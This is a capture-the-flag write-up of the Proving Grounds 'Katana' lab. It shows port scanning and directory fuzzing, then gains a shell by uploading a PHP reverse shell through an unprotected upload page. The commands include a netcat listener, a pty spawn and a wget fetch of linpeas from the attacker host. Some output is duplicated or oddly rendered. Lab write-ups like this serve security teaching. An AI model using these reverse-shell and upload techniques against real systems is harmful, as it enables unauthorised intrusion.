

# KATANA

Welcome to my writeup where I am gonna be pwning the **Katana** machine from **proving grounds**. This challenge has two flags, and our goal is to capture both. Let's get started!

## GETTING STARTED


To access the lab, visit [proving grounds](#) and download the vpn configuration file. Connect to the vpn using `openvpn <file.ovpn>` and start the machine to get an IP.

### Note

This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). This is just my take on pwning the machine and you are welcome to choose a different path.

## RECONNAISSANCE

I performed an `nmap` aggressive scan on the target to gather as much information as possible at once.



```
(root㉿kali)-[~/offsec/katana]
# nmap -A -p- 192.168.216.83 --min-rate 10000 -oN katana.nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-19 22:38 EDT
Nmap scan report for 192.168.216.83
Host is up (0.059s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 89:4f:3a:54:01:f8:dc:b6:6e:e0:78:fc:60:a6:de:35 (RSA)
|   256 dd:ac:cc:4e:43:81:6b:e3:2d:f3:12:a1:3e:4b:a3:22 (ECDSA)
|_  256 cc:e6:25:00:c6:11:9f:88:f6:c4:26:1e:de:fa:e9:8b (ED25519)
80/tcp    open  http         Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Katana X
7080/tcp  open  ssl/empowerid LiteSpeed
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|   h2
|   spdy/3
|   spdy/2
|_  http/1.1
|_http-title: Did not follow redirect to https://192.168.216.83:7080/
|_http-server-header: LiteSpeed
| ssl-cert: Subject: commonName=katana/organizationName=webadmin/countryName=US
| Not valid before: 2020-05-11T13:57:36
```

```
File Actions Edit View Help
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Katana X
7080/tcp open ssl/empowerid LiteSpeed
|_ssl-date: TLS randomness does not represent time
|_tls-alpn:
| h2
| spdy/3
| spdy/2
| http/1.1
|_http-title: Did not follow redirect to https://192.168.216.83:7080/
|_http-server-header: LiteSpeed
| ssl-cert: Subject: commonName=katana/organizationName=webadmin/countryName=US
| Not valid before: 2020-05-11T13:57:36
|_Not valid after: 2022-05-11T13:57:36
8088/tcp open http LiteSpeed httpd
|_http-server-header: LiteSpeed
|_http-title: Katana X
8715/tcp open http nginx 1.14.2
|_http-title: 401 Authorization Required
|_http-server-header: nginx/1.14.2
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=Restricted Content
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```


TCP/IP fingerprint:

```
OS:SCAN(V=7.94$VN%E=4%D=10/19%OT=21%CT=1%CU=37751%PV=Y%DS=4%DC=T%G=Y%TM=671
OS:46D48%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=10F%TI=Z%CI=Z%TS=A)SEQ(
OS:SP=100%GCD=1%ISR=10F%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=FF%GCD=1%ISR=10D%TI=Z%CI
```



## FOOTHOLD

The scan I identified a bunch of open ports with different services. Hence I started enumerating them 1 at a time. Since the target is running 2 major services, **ssh** and **http**; I start investigating **http**.


I accessed the default **http** port on a browser and found nothing interesting.




I then accessed the rest of the ports that was running **http** services and got no information



port **8715** also prompted us for a username and password. But upon entering a random set of credentials, I got the same page as above.





I then tried to brute force available directories using **dirb** where I identified more paths

A screenshot of a terminal window titled "root@kali: ~/offsec/katana". The user runs the command "dirb http://192.168.216.83". The output shows the results of the directory brute-force scan:

```
DIRB v2.22
By The Dark Raver

START_TIME: Sat Oct 19 22:51:49 2024
URL_BASE: http://192.168.216.83/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____
GENERATED WORDS: 4612

---- Scanning URL: http://192.168.216.83/ ----
⇒ DIRECTORY: http://192.168.216.83/ebook/
+ http://192.168.216.83/index.html (CODE:200|SIZE:655)
+ http://192.168.216.83/server-status (CODE:403|SIZE:279)


---- Entering directory: http://192.168.216.83/ebook/ ----
+ http://192.168.216.83/ebook/admin.php (CODE:200|SIZE:3153)
⇒ DIRECTORY: http://192.168.216.83/ebook/controllers/
⇒ DIRECTORY: http://192.168.216.83/ebook/database/
⇒ DIRECTORY: http://192.168.216.83/ebook/functions/
+ http://192.168.216.83/ebook/index.php (CODE:200|SIZE:3998)
+ http://192.168.216.83/ebook/info.php (CODE:200|SIZE:95066)
⇒ DIRECTORY: http://192.168.216.83/ebook/models/
⇒ DIRECTORY: http://192.168.216.83/ebook/template/
```

I visited the `/ebook` directory and accessed various pages inside it.

Welcome to online CSE bookstore

This site has been made using PHP with MYSQL (procedure functions)!

The layout use Bootstrap to make it more responsive. It's just a simple web!



Index of /ebook/functions

Name	Last modified	Size	Description
Parent Directory		-	
admin.php	2019-10-06 15:09	107	
cart_functions.php	2019-10-06 15:09	775	
database_functions.php	2020-05-11 10:56	3.5K	

Apache/2.4.38 (Debian) Server at 192.168.216.83 Port 80

Name

Pass

Submit Query

projectworlds Admin Login 2017


I entered a random set of credentials and got in. This meant that the credentials weren't validated.

Description	Price	Publisher
Syntax Reference, 2nd Edition	20.00	Apress
Android Studio New Media Fundamentals	20.00	Apress

I found an upload functionality here and tried uploading a file but I faced some error.

I then dug deeper with **ffuf**, this time using a different wordlist on all the ports running the **http** service. When fuzzing files for port 8080, I found **upload.php** file and viewed it on the browser.

```
[root@kali: ~/offsec/katana]# ffuf -u http://192.168.216.83:8088/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files.txt -mc 200,302
[{'Method': 'GET', 'URL': 'http://192.168.216.83:8088/FUZZ', 'Wordlist': '/usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files.txt', 'Follow redirects': 'false', 'Calibration': 'false', 'Timeout': '10', 'Threads': '40', 'Matcher': 'Response status: 200,302'}, {'Method': 'GET', 'URL': 'http://192.168.216.83:8088/index.html', 'Wordlist': '/usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files.txt', 'Follow redirects': 'false', 'Calibration': 'false', 'Timeout': '10', 'Threads': '40', 'Matcher': 'Response status: 200,302'}, {'Method': 'GET', 'URL': 'http://192.168.216.83:8088/phpinfo.php', 'Wordlist': '/usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files.txt', 'Follow redirects': 'false', 'Calibration': 'false', 'Timeout': '10', 'Threads': '40', 'Matcher': 'Response status: 200,302'}, {'Method': 'GET', 'URL': 'http://192.168.216.83:8088/upload.php', 'Wordlist': '/usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files.txt', 'Follow redirects': 'false', 'Calibration': 'false', 'Timeout': '10', 'Threads': '40', 'Matcher': 'Response status: 200,302'}, {"Method": "GET", "URL": "http://192.168.216.83:8088/error404.html", "Wordlist": "/usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files.txt", "Follow redirects": "false", "Calibration": "false", "Timeout": "10", "Threads": "40", "Matcher": "Response status: 200,302"}, {"Method": "GET", "URL": "http://192.168.216.83:8088/upload.html", "Wordlist": "/usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files.txt", "Follow redirects": "false", "Calibration": "false", "Timeout": "10", "Threads": "40", "Matcher": "Response status: 200,302"}]
```




I checked how it worked by first uploading a normal text file.

```
[root@kali:~/offsec/katana]# touch test.txt
[root@kali:~/offsec/katana]# echo "hello" > test.txt
[root@kali:~/offsec/katana]#
```

Add the following to the <ols\_home>/conf/http\_config.conf file:  
module uploadprogress  
and add the below setting to the <ols\_home>/conf/vhosts/Example/vhost.conf file:  
context progress/ {  
 type module  
 handler uploadprogress  
}  
ERROR - uploadProgress module not enabled?  
  
Browse... test.txt Browse... No file selected.  
Submit Query  
  
Please wait for 1 minute!. Please relax!.  
  
File : file1  
Name : test.txt  
Type : text/plain  
Path : /tmp/php2GCR0n  
Size : 0 bytes  
Please wait for 1 minute!. Please relax!.  
Moved to other web server: /tmp/php2GCR0n =====> /opt/manager/html/katana\_test.txt  
MDS : b1946ac92492d2347c6235b4d2611184  
Size : 0 bytes  
File : file2  
Name :  
Type :  
Path :  
Size : 0  
Please wait for 1 minute!. Please relax!.  
file is empty, not stored.

After uploading the file, I checked all the available urls by adding the path to it. When I added the file path at port **8715**, I found my file.


Hence I could now try uploading a reverse shell. I visited **revshells** and copied a **php reverse shell** payload.




I then started a reverse shell listener.



I uploaded the payload file in both the options and triggered it by navigating to the file.



A terminal window titled 'root@kali: ~/offsec/katana'. The user runs 'rlwrap nc -lnpv 1234'. A connection is established from [192.168.45.233]. The user lists the user (www-data), the system (Linux katana 4.19.0-9-amd64), and the environment (TERM=xterm).

Hence I got a reverse shell. I spawned a **pty** shell and exported my terminal for better usability.

A terminal window titled 'root@kali: ~/offsec/katana'. The user runs 'rlwrap nc -lnpv 1234'. A connection is established from [192.168.45.233]. The user runs 'python3 -c 'import pty; pty.spawn("/bin/bash")''. They then run 'www-data@katana:~\$ export TERM=xterm' to maintain the pty session. The user is now in a bash shell as www-data.

I got a shell for the user **www-data** so I navigated to **/var/www/** as this is where my user has access to and found the first flag.

A terminal window titled 'www-data@katana:~\$'. The user runs 'pwd' to show they are in /var/www. They then run 'ls' to list files. The file 'local.txt' is present. They run 'cat local.txt' to view its contents, which is the flag: d777033a6f85a66f73e7e692ab58879c.

## PRIVILEGE ESCALATION

To identify ways to escalate my privilege, I downloaded **linpeas** on my local system and transferred it to the target.

```
root@kali:~/offsec/katana [~]# python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
```

```
root@kali:~/offsec/katana [~]# wget "http://192.168.45.233:9000/linpeas.sh"
wget "http://192.168.45.233:9000/linpeas.sh"
--2024-10-20 00:57:25-- http://192.168.45.233:9000/linpeas.sh
Connecting to 192.168.45.233:9000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 824745 (805K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh      100%[=====] 805.42K 1.29MB/s in 0.6s
  * [linpeas_small.sh] Contains only the most important checks making its size smaller.
  * [linpeas_all.sh] Contains all checks, but only the third party application (Linux exploit suggester) is embedded. This is the default.

2024-10-20 00:57:26 (1.29 MB/s) - 'linpeas.sh' saved [824745/824745]

www-data@katana:/tmp$ chmod +x linpeas.sh
www-data@katana:/tmp$ ./linpeas.sh
Quick Start
Find the latest versions of all the scripts and binaries in the releases page.
```

I then ran the script which then revealed an interesting file with capabilities.

```
root@kali:~/offsec/katana [~]# ./linpeas.sh
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits
Linux version 4.19.0-9-amd64 (debian-kernel@lists.debian.org) (gcc version 8.3.0 (Debian 8.3.0-6)) #1 SMP Debian 4.19.118-2 (2020-04-29)
Distributor ID: Debian
Description:    Debian GNU/Linux 10 (buster)
Release:        10
Codename:       buster
  * [Sudo version]
  * [https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version]
Sudo version 1.8.27
  * [PATH]
  * [https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-path-abuses]
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
  * [Date & uptime]
  * [Unmounted file-system?]
